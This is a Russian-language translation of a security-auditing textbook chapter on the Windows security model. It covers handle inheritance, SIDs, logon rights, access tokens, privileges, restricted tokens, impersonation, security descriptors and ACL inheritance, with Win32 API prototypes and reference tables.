Уязвимости наследования дескрипторов на самом деле редки, потому что сценарии использования, которые к ним приводят, необычны. Первый шаг в их поиске - определить, запускает ли приложение какие-либо процессы в отдельном контексте безопасности и позволяет ли дочернему процессу наследовать дескрипторы. Этот шаг прост: сначала нужно искать функции олицетворения или другие функции, позволяющие менять контекст безопасности. Затем нужно искать параметр `bInheritable` в вызовах семейства `CreateProcess()` или в структуре `SHELLEXECUTEINFO`, передаваемой `ShellExecuteEx()`.

Если вы выявляете дочерние процессы, которые могут наследовать дескрипторы, нужно выявить наследуемые дескрипторы, просматривая все вызовы создания объектов и любые вызовы `DuplicateHandle()`. Хорошо написанное приложение никогда не должно создавать наследуемый дескриптор при создании экземпляра объекта; вместо этого оно должно дублировать наследуемый дескриптор непосредственно перед созданием процесса и освобождать его сразу после этого. Однако многие приложения написаны не так хорошо, поэтому вам может быть трудно найти все возможные наследуемые дескрипторы, особенно если разработчики имели привычку помечать все дескрипторы как наследуемые.

После выявления всех наследуемых дескрипторов нужно проследить их использование и определить, пересекается ли их время жизни с любым созданием дочерних процессов, выявленным ранее. Эта часть может быть трудной, потому что дескриптор может быть помечен наследуемым в совершенно несвязанном коде или унаследован только при состоянии гонки, как в предыдущем примере. К счастью, можно использовать некоторые техники, обсуждаемые в главе 13, "Synchronization and State".

Динамический анализ также полезен, и `Process Explorer` с [www.SysInternals.com](http://www.SysInternals.com) - удобный инструмент для этой цели. Этот инструмент дает подробную информацию о любом процессе, включая список открытых дескрипторов. Его также можно использовать для поиска любых именованных дескрипторов в таблице дескрипторов процесса. К сожалению, `Process Explorer` не определяет, помечен ли дескриптор как наследуемый, но все равно полезен для поиска и проверки дескрипторов, доступных процессу.

## Sessions

Прежде чем оценивать безопасность приложения в среде Windows, нужно понять функции безопасности системы. Нужно знать, как применяется безопасность и как опосредуется доступ к системным ресурсам. Эти знания позволяют выявить, к чему пользователи могут и не могут получать доступ, и как ОС решает, какие привилегии есть у пользователей. Поэтому этот раздел вводит сеансы Windows и элементы контроля доступа, на которые ссылаются на протяжении этой главы и главы 12.

Windows - многопользовательская операционная система, то есть она может одновременно работать с несколькими пользователями, вошедшими в систему. Обработка нескольких одновременных входов выполняется путем создания сеансов для каждого пользователя, который успешно проходит вход. Сеанс - это просто механизм инкапсуляции данных, относящихся к конкретному экземпляру входа. Данные, поддерживаемые объектом сеанса, включают следующее:

- Информация для управления правами доступа процессов
- Данные, доступные процессам, входящим в сеанс
- Выбранные поведенческие характеристики процессов, запущенных в сеансе

Сеансы обеспечивают, что одновременно вошедшие пользователи могут запускать приложения более или менее изолированно друг от друга, тем самым до некоторой степени не позволяя пользователям вмешиваться в процессы друг друга. Структуры данных сеанса и объекты, доступные в масштабе сеанса, объясняются далее в этом разделе.

NB. Keith Brown - автор книги *The .NET Developer's Guide to Windows Security* (Addison-Wesley, 2005), которая является превосходным справочником по модели безопасности Windows. Если вас больше интересует API нижнего уровня, можно обратиться к его более ранней книге *Programming Windows Security* (Addison-Wesley, 2000). Однако изложение сосредоточено на Windows NT и 2000, поэтому часть материала уже устарела.

## Security IDs

Механизмы управления доступом Windows определяют, какой доступ сущность имеет к ресурсу. Идентичность сущности задается идентификатором безопасности (security ID, SID) - структурой, содержащей несколько полей, включая уровень ревизии, значение authority идентификатора, подчиненный идентификатор переменной длины и относительный идентификатор (relative ID, RID). SID часто представляют в текстовом формате, где каждое подполе выделяется отдельно:

```
S-<revision>-<identifier authority>-<subauthority>-<RID>
```

Пример SID может выглядеть примерно так:

```
S-1-5-32-545
```

Этот SID идентифицирует хорошо известную группу Users. Значение 1 - номер ревизии, который остается одинаковым во всех версиях Windows; 5 - authority ID для SECURITY\_NT\_AUTHORITY; 32 - subauthority для встроенных учетных записей; а 545 идентифицирует группу Users.

NB. SID можно преобразовывать между текстовой и структурной формами с помощью функций `ConvertStringSidToSid()` и `ConvertSidToStringSid()` соответственно.

Для целей этого обсуждения SID можно считать уникальным номером, который идентифицирует сущность в системе; такую сущность чаще называют principal. Principal - это любая уникально идентифицируемая сущность в системе, которой можно предоставить определенный доступ к системному ресурсу. Principal могут быть пользователи, учетные записи служб, группы или компьютеры - любая сущность, связанная с сеансом входа, или набор таких сущностей.

SID часто встречаются в обсуждении модели безопасности Windows, потому что они играют важнейшую роль в определении того, кто к чему имеет доступ. Важно помнить, что имена учетных записей со временем могут меняться и различаться между языками, но SID после назначения никогда не меняется. Кроме того, значения хорошо известных SID - учетных записей, гарантированно существующих в каждой системе или домене, - также никогда не меняются. Вот несколько примеров хорошо известных SID:

- Administrator: S-1-5-<domain ID>-500
- Группа Administrators: S-1-5-32-544
- Группа Everyone: S-1-1-0
- Учетная запись Local System: S-1-5-18
- Учетная запись Local Service: S-1-5-19
- Учетная запись Network Service: S-1-5-20

## Права входа

Права входа Windows не являются компонентом сеанса, но их нужно понимать в контексте сеансов. Права входа определяют, может ли пользователь создать сеанс входа на машине и какой тип сеанса разрешен. Чтобы просмотреть эти права, откройте Local Security Policy Editor и перейдите в Local Policies, затем в User Rights Assignment. Таблица 11-1 кратко суммирует эти права по списку MSDN.

**Таблица 11-1. Права входа**

| Право                             | Описание                                                                                                                                                                                                                                                                                                         |
|-----------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SeNetworkLogonRight               | Позволяет пользователю подключаться к компьютеру из сети.                                                                                                                                                                                                                                                        |
| SeRemoteInteractiveLogonRight     | Позволяет пользователю входить на компьютер через подключение Remote Desktop.                                                                                                                                                                                                                                    |
| SeBatchLogonRight                 | Позволяет пользователю входить с использованием средства пакетной очереди, например службы Task Scheduler.                                                                                                                                                                                                       |
| SeInteractiveLogonRight           | Позволяет пользователю входить локально и запускать интерактивный сеанс на компьютере. Примечание: пользователи, не имеющие этого права, могут запускать удаленный интерактивный сеанс на компьютере, если у них есть право SeRemoteInteractiveLogonRight.                                                       |
| SeServiceLogonRight               | Позволяет субъекту безопасности входить как служба. Службы можно настроить для запуска под Local System, Local Service или Network Service; эти учетные записи имеют встроенное право входа как служба. Любой службе, выполняющейся под отдельной учетной записью пользователя, должно быть назначено это право. |
| SeDenyNetworkLogonRight           | Запрещает пользователю подключаться к компьютеру из сети.                                                                                                                                                                                                                                                        |
| SeDenyInteractiveLogonRight       | Запрещает пользователю входить напрямую с клавиатуры.                                                                                                                                                                                                                                                            |
| SeDenyBatchLogonRight             | Запрещает пользователю входить с использованием средства пакетной очереди.                                                                                                                                                                                                                                       |
| SeDenyServiceLogonRight           | Запрещает пользователю входить как служба.                                                                                                                                                                                                                                                                       |
| SeDenyRemoteInteractiveLogonRight | Запрещает пользователю входить на компьютер через подключение Remote Desktop.                                                                                                                                                                                                                                    |

## Токены доступа

Токены доступа - это системные объекты, описывающие контекст безопасности процесса или потока. Они используются для определения того, может ли процесс получить доступ к защищаемому объекту или выполнить системную задачу, требующую специальной привилегии. Токены доступа могут происходить из разных источников, но изначально они создаются, когда пользователь запускает новый сеанс. Такой начальный токен называется первичным токеном доступа; он назначается всем новым процессам, запущенным в текущем сеансе входа. Описание токенов доступа в MSDN содержит список компонентов, из которых состоит токен доступа; ниже приведены основные интересные поля:

- **Security Identifier (SID)** - этот SID идентифицирует пользователя, связанного с данным токеном доступа.
- **Group List** - эта последовательность SID идентифицирует все группы, в которые пользователь входит на момент входа.
- **Session Security Identifier** - это поле является идентификатором сеанса входа, связанным с данным токеном. С одним сеансом связано много токенов.
- **Privilege List** - это поле представляет список специальных привилегий, или прав, необходимых для выполнения системных задач.
- **Default DACL** - каждая процедура создания защищаемого объекта принимает параметр дескриптора безопасности. DACL по умолчанию применяется, когда передан NULL DACL и правила наследования требуют DACL.
- **Restricting SID List** - это поле представляет список ограничивающих SID для токена. Ограниченные токены подробнее обсуждаются далее в разделе "Ограниченные токены".

Токен, содержащий всю эту информацию, создается при каждом входе пользователя и затем копируется для каждого процесса и потока, порожденного в сеансе. Обратите внимание, что токен именно копируется, а не передается по ссылке, потому что каждый процесс или поток может при необходимости изменять некоторые атрибуты своего токена доступа. Благодаря использованию копии для каждого процесса и потока изменения не влияют на другие процессы в том же сеансе.

Процесс и поток могут изменять только определенные части токена доступа. Очевидно, что неограниченная возможность менять некоторые компоненты токена, например SID пользователя и групп или список привилегий, полностью подорвала бы модель безопасности. Однако несколько других полей, например DACL по умолчанию, можно безопасно изменять для решения задач управления доступом внутри сеанса.

## Privileges

Как отмечалось ранее, привилегии - это специальные разрешения, позволяющие субъекту выполнять системные задачи. В таблице 11-2 перечислены привилегии, которые могут быть предоставлены субъекту.

**Таблица 11-2. Привилегии Windows**

| Имя привилегии                | Описание                                                                          |
|-------------------------------|-----------------------------------------------------------------------------------|
| SeAssignPrimaryTokenPrivilege | Позволяет пользователю назначать первичный токен доступа для процесса или потока. |
| SeAuditPrivilege              | Позволяет пользователю создавать журналы безопасности.                            |
| SeBackupPrivilege             | Позволяет пользователю создавать резервные копии системных файлов и каталогов.    |

| Имя привилегии                  | Описание                                                                                                                                               |
|---------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------|
| SeChangeNotifyPrivilege         | Позволяет пользователю получать уведомления при изменении определенных файлов или папок.                                                               |
| SeCreateGlobalPrivilege         | Позволяет пользователю создавать глобальные объекты (доступно только в Windows Server 2003, Windows XP SP2, Windows 2000 SP4 и более поздних версиях). |
| SeCreatePagefilePrivilege       | Позволяет пользователю создавать файл подкачки.                                                                                                        |
| SeCreatePermanentPrivilege      | Позволяет пользователю создавать постоянный системный объект.                                                                                          |
| SeCreateTokenPrivilege          | Позволяет пользователю создавать новые объекты токенов.                                                                                                |
| SeDebugPrivilege                | Позволяет пользователю присоединяться к процессам и отлаживать их.                                                                                     |
| SeEnableDelegationPrivilege     | Позволяет доверять учетным записям компьютеров и пользователей для делегирования.                                                                      |
| SeImpersonateName               | Позволяет пользователю олицетворять клиента (доступно только в Windows Server 2003, Windows XP SP2, Windows 2000 SP4 и более поздних версиях).         |
| SeIncreaseBasePriorityPrivilege | Позволяет пользователю повышать планировочный приоритет процесса.                                                                                      |
| SeIncreaseQuotaPrivilege        | Позволяет пользователю увеличивать свою квоту.                                                                                                         |
| SeLoadDriverPrivilege           | Позволяет пользователю загружать драйверы ядра.                                                                                                        |
| SeLockMemoryPrivilege           | Позволяет пользователю блокировать страницы в памяти.                                                                                                  |
| SeMachineAccountPrivilege       | Позволяет пользователю добавлять рабочую станцию в домен.                                                                                              |
| SeManageVolumePrivilege         | Позволяет пользователю управлять файлами на томе.                                                                                                      |
| SeProfileSingleProcessPrivilege | Позволяет пользователю профилировать отдельный процесс.                                                                                                |
| SeRemoteShutdownPrivilege       | Позволяет пользователю удаленно выключать машину.                                                                                                      |
| SeRestorePrivilege              | Позволяет пользователю восстанавливать системные файлы и каталоги.                                                                                     |
| SeSecurityPrivilege             | Позволяет пользователю управлять журналами аудита.                                                                                                     |
| SeShutdownPrivilege             | Позволяет пользователю выключать машину.                                                                                                               |
| SeSyncAgentPrivilege            | Позволяет использовать службы синхронизации.                                                                                                           |
| SeSystemEnvironmentPrivilege    | Позволяет изменять переменные среды firmware.                                                                                                          |
| SeSystemProfilePrivilege        | Позволяет пользователю профилировать производительность системы.                                                                                       |
| SeSystemtimePrivilege           | Позволяет пользователю изменять системное время.                                                                                                       |
| SeTakeOwnershipPrivilege        | Позволяет пользователю становиться владельцем объектов и файлов, принадлежащих другим пользователям.                                                   |
| SeTcbPrivilege                  | Идентифицирует пользователя как часть trusted computing base.                                                                                          |
| SeUnlockPrivilege               | Позволяет пользователю разблокировать ноутбук.                                                                                                         |
| SeUnsolicitedInputPrivilege     | Позволяет пользователю читать ввод с терминального устройства.                                                                                         |



Привилегии играют жизненно важную роль в целостности системы; очевидно, что беспорядочное назначение привилегий может привести к компрометации системы. Например, пользователь с SeDebugPrivilege может захватывать процессы, принадлежащие другим пользователям; эта привилегия позволила бы атакующим выполнять произвольный код в контексте другой учетной записи. Аналогично, пользователь с SeLoadDriverPrivilege может загрузить вредоносный драйвер в режим ядра и тем самым полностью взять систему под контроль.

Стандартное распределение привилегий в целом безопасно. Однако службам и похожим приложениям может требоваться дополнительный доступ. Если такой доступ не продуман тщательно, он может создать эксплуатационные уязвимости, позволяющие повысить привилегии. Некоторым приложениям также необходимо динамически понижать разрешения; если они этого не делают, могут возникнуть похожие уязвимости реализации. Эта проблема подробнее рассматривается далее в разделе "Restricted Tokens".

## Group List

Токен доступа содержит список SID для всех групп, членом которых является связанный пользователь. При попытке доступа к объекту DACL объекта проверяется по записям в списке групп. Доступ отклоняется, если совпадающих записей нет или если запись явно запрещает доступ. В противном случае доступ предоставляется, если совпадающая запись SID обеспечивает запрошенный уровень доступа или более высокий.

Список SID генерируется при входе и не может обновляться во время сеанса. Такой подход позволяет выполнять проверки доступа быстро и эффективно, даже в распределенной среде. Чтобы увидеть, как это работает, можно легко изменить членство своей учетной записи с помощью Microsoft Management Console. Любые внесенные изменения повлияют на учетную запись, но текущий сеанс останется нетронутым. Чтобы изменения членства в группах вступили в силу, нужно снова войти в систему, создав новый сеанс.

Есть исключение из требования, что членство в группах нельзя изменить для активного сеанса. Членство в группах можно частично менять с помощью атрибутов SID - параметров, связанных с каждой записью SID в списке групп. Они определяют, как применяется запись SID и как ее можно изменять. Поэтому, хотя новые группы добавить нельзя, существующие группы можно изменять путем манипуляции их атрибутами; и хотя группы нельзя удалить, любую запись SID, не являющуюся обязательной, можно отключить. Таблица 11-3 описывает атрибуты, которые могут быть связаны с SID в списке групп.

**Таблица 11-3. Атрибуты SID**

| Атрибут SID                 | Значение                                                                                                                                            |
|-----------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| SE_GROUP_ENABLED            | Этот SID включен для проверок доступа.                                                                                                              |
| SE_GROUP_ENABLED_BY_DEFAULT | По умолчанию этот SID включен. Эта информация используется, когда токен возвращается в состояние по умолчанию.                                      |
| SE_GROUP_LOGON_ID           | Этот SID является SID сеанса входа.                                                                                                                 |
| SE_GROUP_MANDATORY          | Этот SID группы включен и не может быть отключен.                                                                                                   |
| SID_GROUP_OWNER             | SID описывает владельца группы или объекта.                                                                                                         |
| SE_GROUP_RESOURCE           | Этот SID группы идентифицирует локальную группу домена.                                                                                             |
| SE_GROUP_USE_FOR_DENY_ONLY  | Этот SID можно использовать только для запрещающих записей управления доступом (ACE); он игнорируется при рассмотрении разрешающих ACE для объекта. |

## Restricted Tokens

Некоторые записи в списке групп можно отключать, но для сокращения разрешений, предоставленных токenu, можно принимать и более радикальные меры. Для этого создают ограниченный токен - токен с непустым списком ограничивающих SID. Проверка доступа для ограниченного токена отличается от обычного токена. Проверка доступа успешна только в том случае, если запись SID в DACL присутствует и в обычном списке групп, и в ограниченном списке групп. Кроме того, ограниченные токены могут устанавливать флаг SE\_GROUP\_USE\_FOR\_DENY\_ONLY для обязательных записей SID. Такой подход можно использовать даже для того, чтобы не дать учетной записи применять собственный SID для предоставления доступа к ресурсу.

Ограниченный токен также может отозвать любые привилегии, назначенные токenu в текущий момент. Сочетая ограничения групп и привилегий, можно резко ограничить доступ, предоставляемый объекту токена. Ограниченный токен создается с помощью функции `CreateRestrictedToken()`; ее прототип показан ниже:

```
BOOL CreateRestrictedToken(HANDLE ExistingTokenHandle,

    DWORD Flags,

    DWORD DisableSidCount,

    PSID_AND_ATTRIBUTES SidsToDisable,

    DWORD DeletePrivilegeCount,

    PLUID_AND_ATTRIBUTES PrivilegesToDelete,

    DWORD RestrictedSidCount,

    PSID_AND_ATTRIBUTES SidsToRestrict,

    HANDLE NewTokenHandle)
```

Эта функция используется для передачи списка SID, которые можно отключить, для удаления привилегий из токена и для добавления ограничивающих SID в токен доступа. Фактически это означает, что любой процесс может создать токен доступа, содержащий подмножество привилегий и прав доступа к ресурсам, которые были у исходного токена.

Разумеется, создание нового токена уместно не во всех обстоятельствах. Вместо этого можно изменять атрибуты существующего токена с помощью функций `AdjustTokenGroups()` и `AdjustTokenPrivileges()`. Эти функции можно использовать для изменения существующего токена путем изменения членства в группах, как описано в разделе о списках групп, или путем изменения привилегий токена. Ниже показан прототип `AdjustTokenGroups()`:

```
BOOL AdjustTokenGroups(HANDLE TokenHandle,

    BOOL ResetToDefault,

    PTOKEN_GROUPS NewState,

    DWORD BufferLength,

    PTOKEN_GROUPS PreviousState,

    PDWORD ReturnLength)
```

Эта функция может включать и отключать группы в токене доступа, но указанные группы уже должны существовать в списке SID групп токена. Функция просто устанавливает или сбрасывает атрибуты, обсуждавшиеся в предыдущем разделе. В основном она используется для установки или

сброса атрибута SE\_GROUP\_ENABLED, который определяет, как группа влияет на проверку доступа. Значение TRUE для параметра ResetToDefault приводит к тому, что значение NewState игнорируется, а состояние токена доступа возвращается к состоянию по умолчанию.

Аналогично, процесс может включать или отключать привилегии в токене доступа с помощью функции AdjustTokenPrivileges(). Ниже приведен прототип функции:

```

BOOL AdjustTokenPrivileges(HANDLE TokenHandle,

    BOOL DisableAllPrivileges,

    PTOKEN_PRIVILEGES NewState,

    DWORD BufferLength,

    PTOKEN_PRIVILEGES PreviousState,

    PDWORD ReturnLength)

```

Изменения, внесенные с помощью AdjustTokenGroups(), не являются безотзывными. Более того, изменения, внесенные с помощью AdjustTokenPrivileges(), постоянны только в Windows XP SP2 и Server 2003 или более поздних версиях и только если в параметре NewState установлен флаг SE\_PRIVILEGE\_REMOVED. Это создает ситуации, в которых атакующие могут сбросить токен в состояние по умолчанию, если они получают контроль над процессом через уязвимость. Ограниченный токен, однако, не позволяет сбросить токен к исходному списку групп и состоянию привилегий.

## Software Restriction Policies (SAFER) API

Windows XP и Server 2003 добавили API Software Restriction Policies (SAFER), чтобы предоставить более простой способ запускать процессы с дополнительными ограничениями. Функция SaferCreateLevel() предоставляет ограничения в масштабе машины и пользователя и принимает пять уровней безопасности - от запрещенного до полностью доверенного. Ее можно использовать вместе с SaferCreateTokenFromLevel(), чтобы проще создавать ограниченные токены. Уровни SAFER из MSDN перечислены в таблице 11-4.

**Таблица 11-4. Уровни SAFER**

| Значение                   | Смысл                                                                                                                                                                                                            |
|----------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SAFER_LEVELID_DISALLOWED   | Программное обеспечение не выполняется независимо от прав доступа пользователя.                                                                                                                                  |
| SAFER_LEVELID_UNTRUSTED    | Позволяет программам выполняться с доступом только к ресурсам, предоставленным хорошо известным группам, блокируя доступ к привилегиям Administrator и Power User, а также к персонально предоставленным правам. |
| SAFER_LEVELID_CONSTRAINED  | Программное обеспечение не может обращаться к некоторым ресурсам, например криптографическим ключам и учетным данным, независимо от прав доступа пользователя.                                                   |
| SAFER_LEVELID_NORMALUSER   | Позволяет программам выполняться как пользователь, не имеющий прав доступа Administrator или Power User. Программное обеспечение может обращаться к ресурсам, доступным обычным пользователям.                   |
| SAFER_LEVELID_FULLYTRUSTED | Права доступа программного обеспечения определяются правами доступа пользователя.                                                                                                                                |

## Выполнение в разных контекстах

Windows предоставляет возможность изменять токен текущего потока или создавать новый процесс под другим токеном. Функционально эта возможность похожа на команду `su` в UNIX. Однако реализация и использование соответствующей функциональности Windows сильно отличаются. Первое важное отличие состоит в том, что Windows требует парольные учетные данные пользователя, чтобы создать токен для контекста другого пользователя.

NB. На первый взгляд требование парольных учетных данных пользователя для создания токена контекста другого пользователя может показаться несколько странным. Учетная запись Local System имеет неограниченный доступ к базе данных учетных записей и на каком-то уровне в итоге создает сеанс входа и токен. Разумеется, это верно для автономной системы, и недокументированные вызовы API можно было бы использовать для ручного создания сеанса входа и токена для любого пользователя. Однако автономная аутентификация Windows скорее является подмножеством доменной аутентификации Windows. В доменной среде только контроллер домена имеет контекст, необходимый для выдачи учетных данных пользователям уровня домена. Поэтому локальная система могла бы использовать вызовы native API для подделки доменного токена, но ей не доставало бы учетных данных, необходимых для любой сетевой аутентификации. В итоге, похоже, разработчики Windows решили отложить решение этой проблемы. Они просто предоставили API, который всегда требует парольные учетные данные для аутентификации пользователя.

На самом деле есть несколько вариантов создания процесса в контексте нового пользователя. Первый вариант работает в Windows 2000 и более поздних версиях и доступен любому аутентифицированному пользователю. Он предполагает запуск процесса в новом пользовательском сеансе путем вызова `CreateProcessWithLogonW()`. Эта функция предоставляет программный интерфейс к Secondary Logon Service и по сути делает то же самое, что запуск команды `RunAs` через shell.

Следующий вариант создания нового пользовательского контекста использует функцию безопасности `Win32` более низкого уровня, `LogonUser()`. В Windows 2000 и более ранних версиях эта функция требует, чтобы вызывающая сторона имела привилегию `SE_TCB_NAME`, описываемую как право "act as part of the operating system"; это право следует предоставлять только высокопривилегированным учетным записям. Такое ограничение серьезно сужает применение функции в ранних версиях Windows; она полезна только для предоставления внешней аутентификации в службах, которые не используют встроенные IPC-механизмы Windows.

Windows предоставляет семь разных типов входа в зависимости от того, как должен использоваться токен. Это различие важно, потому что оно может повысить производительность и предотвратить раскрытие учетных данных. В таблице 11-5 перечислены доступные типы входа по MSDN.

Как видно, каждый тип входа немного по-разному обрабатывает учетные данные. Например, разработчикам следует использовать тип `LOGON32_LOGON_NETWORK` для службы, которой требуется только аутентификация в локальной системе. Использование другого механизма аутентификации в такой ситуации, например `LOGON32_INTERACTIVE` или `LOGON32_NETWORK_PLAINTEXT`, может без необходимости кэшировать чувствительные учетные данные пользователя. После этого атакующие могут получить возможность украсть учетные данные через олицетворение или relay-эксплойт для Server Message Block (SMB). Атаки олицетворения подробнее объясняются в главе 12.

**Таблица 11-5. Типы входа**

| Значение                        | Смысл                                                                                                                                                                                                                                                                                                                                                                                                                             |
|---------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| LOGON32_LOGON_BATCH             | Этот тип входа предназначен для пакетных серверов, где процессы могут выполняться от имени пользователей без их непосредственного вмешательства. Он также предназначен для высокопроизводительных серверов, которые одновременно обрабатывают множество попыток аутентификации с открытыми паролями, например почтовых или Web-серверов. Функция LogonUser() не кэширует учетные данные для этого типа входа.                     |
| LOGON32_LOGON_INTERACTIVE       | Этот тип входа предназначен для пользователей, которые интерактивно используют компьютер, например для пользователя, входящего через terminal server, удаленную оболочку или похожий процесс. Он несет дополнительные затраты на кэширование информации входа для отключенных операций; поэтому он не подходит для некоторых клиент-серверных приложений, например почтового сервера.                                             |
| LOGON32_LOGON_NETWORK           | Этот тип входа предназначен для высокопроизводительных серверов, аутентифицирующих открытые пароли. Функция LogonUser() не кэширует учетные данные для этого типа входа.                                                                                                                                                                                                                                                          |
| LOGON32_LOGON_NETWORK_CLEARTEXT | Этот тип входа сохраняет имя и пароль в пакете аутентификации, что позволяет серверу устанавливать соединения с другими сетевыми серверами во время олицетворения клиента. Сервер может принять открытые учетные данные от клиента, вызвать LogonUser(), проверить, что пользователь может обращаться к системе по сети, и при этом продолжать взаимодействовать с другими серверами. Windows NT: это значение не поддерживается. |
| LOGON32_LOGON_NEW_CREDENTIALS   | Этот тип входа позволяет вызывающей стороне клонировать свой текущий токен и указать новые учетные данные для исходящих соединений. Новый сеанс входа имеет тот же локальный идентификатор, но использует другие учетные данные для других сетевых соединений. Этот тип входа поддерживается только поставщиком входа LOGON32_PROVIDER_WINNT50. Windows NT: это значение не поддерживается.                                       |
| LOGON32_LOGON_SERVICE           | Указывает вход типа службы. У предоставленной учетной записи должна быть включена привилегия службы.                                                                                                                                                                                                                                                                                                                              |
| LOGON32_LOGON_UNLOCK            | Этот тип входа предназначен для библиотек динамической компоновки графической идентификации и аутентификации (graphical identification and authentication, GINA), которые выполняют вход пользователей, интерактивно использующих компьютер. Этот тип входа может создавать уникальную запись аудита, показывающую, когда рабочая станция была разблокирована.                                                                    |

После создания токена его можно использовать для порождения другого процесса с помощью CreateProcessAsUser() или CreateProcessWithTokenW(). Большинство пользовательских приложений создают новый токен только при порождении нового процесса. Однако служба может решить заменить учетные данные текущего потока с помощью SetThreadToken(), что подводит нас к уникальной возможности Windows, известной как олицетворение.

## Олицетворение

Олицетворение - это возможность потока, выполняющегося в одном пользовательском сеансе, использовать учетные данные другого пользовательского сеанса. Это делается двумя способами. Первый метод - создать токен, как описано выше, и назначить этот токен потоку с помощью `SetThreadToken()`. Эта функция требует, чтобы вызывающая сторона имела право `SE_TOKEN_IMPERSONATE` на дескриптор целевого потока. Вторая, более сложная форма олицетворения используется в IPC в клиент-серверном сценарии. Она предназначена для того, чтобы позволить серверному процессу дублировать, или олицетворять, учетные данные клиента. Эта возможность позволяет системам Windows выполнять единый вход (single sign-on, SSO) на отдельной системе или в доменной среде. Эта возможность подробнее обсуждается в главе 12.

## Дескрипторы безопасности

К защищаемым объектам применяются детальные средства управления доступом через их дескрипторы безопасности. Дескриптор безопасности - это структура, определяющая следующие компоненты:

- **Owner SID** - перечисляет пользователя или группу-владельца.
- **Group SID** - перечисляет группу-владельца (в Win32 в основном не используется).
- **Discretionary access control list (DACL)** - перечисляет SID учетных записей и их разрешения доступа.
- **Security access control list (SACL)** - перечисляет группы и виды доступа, которые вызывают событие аудита.

С точки зрения аудита кода нужно внимательно рассматривать создание объектов и доступ к ним. В главе 2, "Design Review", обсуждалось, как проект приложения включает модель безопасности для защиты доступа к ресурсам от потенциально вредоносных сущностей. В этой главе видно, как объектный интерфейс и структура управления доступом реализуют модель безопасности Windows.

Аудит ACL предполагает изучение списка записей управления доступом (access control entries, ACE), хранящихся в ACL, чтобы выяснить точные разрешения, связанные с ресурсом; сюда входят непосредственные разрешения объекта и любые унаследованные разрешения. ACE - это структура, описывающая, какой тип доступа может быть предоставлен или запрещен сущности, которую можно представить SID, например пользователю или группе. Отличное резюме по ACE, ACL и их использованию можно найти в *Secure Programming* Michael Howard и David Leblanc (Microsoft Press, 2002). Как указывают Howard и Leblanc, ACE в основном состоят из SID и маски доступа, описывающей, что именно запись разрешает или запрещает. У каждой ACE также есть поле типа в заголовке ACE, которое описывает, каким типом ACE она является. Существует несколько разных типов ACE, но пока достаточно знать о двух основных типах: разрешающих ACE и запрещающих ACE. Как следует из их названий, разрешающая ACE предоставляет разрешение пользователю, запрашивающему доступ к объекту, если SID ACE совпадает с SID пользователя и запрошенные права доступа присутствуют в маске доступа ACE. Запрещающая ACE отказывает пользователю, запрашивающему доступ к объекту, если запись SID совпадает с SID пользователя.

NB. *Writing Secure Code* Michael Howard и David LeBlanc (Microsoft Press, 2002) обычно считается определяющей книгой по безопасному программированию для Windows. Эта книга сосредоточена на глубоком рассмотрении конкретных уязвимостей, но их книга является превосходным справочником по безопасному кодированию в Windows.

## Маски доступа

Ограничения доступа или разрешения, которые накладывает ACE, идентифицируются полем маски в структуре ACE. Это битовое поле, которое программисты могут использовать для описания того, какие разрешения должен иметь запрашивающий SID, чтобы данная ACE была релевантна. Поле ACCESS\_MASK делится на три категории, описанные в следующих разделах.

### Стандартные права доступа

Стандартные права - это права, которые можно применить к любому виду объекта. Они управляют тем, какой доступ пользователи имеют к частям управляющей информации объекта, а не к данным самого объекта. Для представления стандартных прав, применимых к объекту, зарезервировано восемь битов, но сейчас определены только пять:

- DELETE - задает доступ на удаление для рассматриваемого SID.
- READ\_CONTROL - задает возможность получить доступ для чтения информации безопасности, специфичной для объекта; то есть если этот флаг установлен и ACE является разрешающей ACE, указанный SID может узнать владельца и группу объекта, а также прочитать DACL объекта.
- WRITE\_DAC - задает возможность записи в DACL объекта.
- WRITE\_OWNER - задает возможность записать владельца объекта, то есть установить нового владельца.
- SYNCHRONIZE - задает, можно ли использовать объекты синхронизации для этого объекта.

### Специфичные права доступа

Интерпретация битов в части специфичных прав доступа поля ACCESS\_MASK (биты с 0 по 15) зависит от типа рассматриваемого объекта. Специфичные права доступа рассматриваются в следующих разделах по мере необходимости.

### Универсальные права доступа

Универсальные права доступа, описанные ниже, - это простые разрешения, которые тем или иным образом применяются ко всем объектам. Существует четыре универсальных права:

- GENERIC\_ALL - установка этого права задает неограниченный доступ к рассматриваемому объекту. Это то же самое, что объединить GENERIC\_READ, GENERIC\_WRITE и GENERIC\_EXECUTE.
- GENERIC\_READ - задает доступ на чтение к объекту.
- GENERIC\_WRITE - задает доступ на запись к объекту, чтобы его можно было изменять.
- GENERIC\_EXECUTE - задает возможность выполнения объекта. Это право относится к объектам потоков, процессов и файлов.

Универсальные права доступа преобразуются в комбинацию специфичных и стандартных прав доступа для объекта; поэтому использование универсальных прав доступа требует от разработчиков и аудиторов точно знать, как эти флаги преобразуются. Преобразование этих прав доступа зависит от типа объекта, к которому применяется право; оно описывается для каждого случая отдельно в MSDN и далее в этой главе.

## Наследование ACL

Объекты в Windows могут быть контейнерами для других объектов; наиболее очевидные примеры - каталоги и ключи реестра. По этой причине Windows позволяет определять отдельные разрешения, применяемые к дочерним объектам. В таблице 11-6 перечислены флаги из MSDN, описывающие, как ACE применяются к объекту и его дочерним объектам.

Как показывают эти флаги, наследование ACE может становиться сложным. В главе 2 описывалась уязвимость повышения привилегий, возникающая из-за неправильного понимания наследования ACL. Эта уязвимость возникает потому, что унаследованные разрешения на корневом каталоге делают дочерний каталог доступным на запись всем пользователям. В таком случае это позволяет атакующему записать файл в чувствительное место, откуда он позднее может быть загружен и выполнен.

**Таблица 11-6. Флаги ACE**

| Значение                 | Смысл                                                                                                                                                                                             |
|--------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CONTAINER_INHERIT_ACE    | ACE наследуется объектами-контейнерами.                                                                                                                                                           |
| INHERIT_ONLY_ACE         | ACE не применяется к объекту, которому назначена ACL, но может наследоваться дочерними объектами.                                                                                                 |
| INHERITED_ACE            | Указывает унаследованную ACE. Этот флаг позволяет операциям, изменяющим безопасность в иерархии объектов, изменять унаследованные ACE, но не изменяет ACE, примененные непосредственно к объекту. |
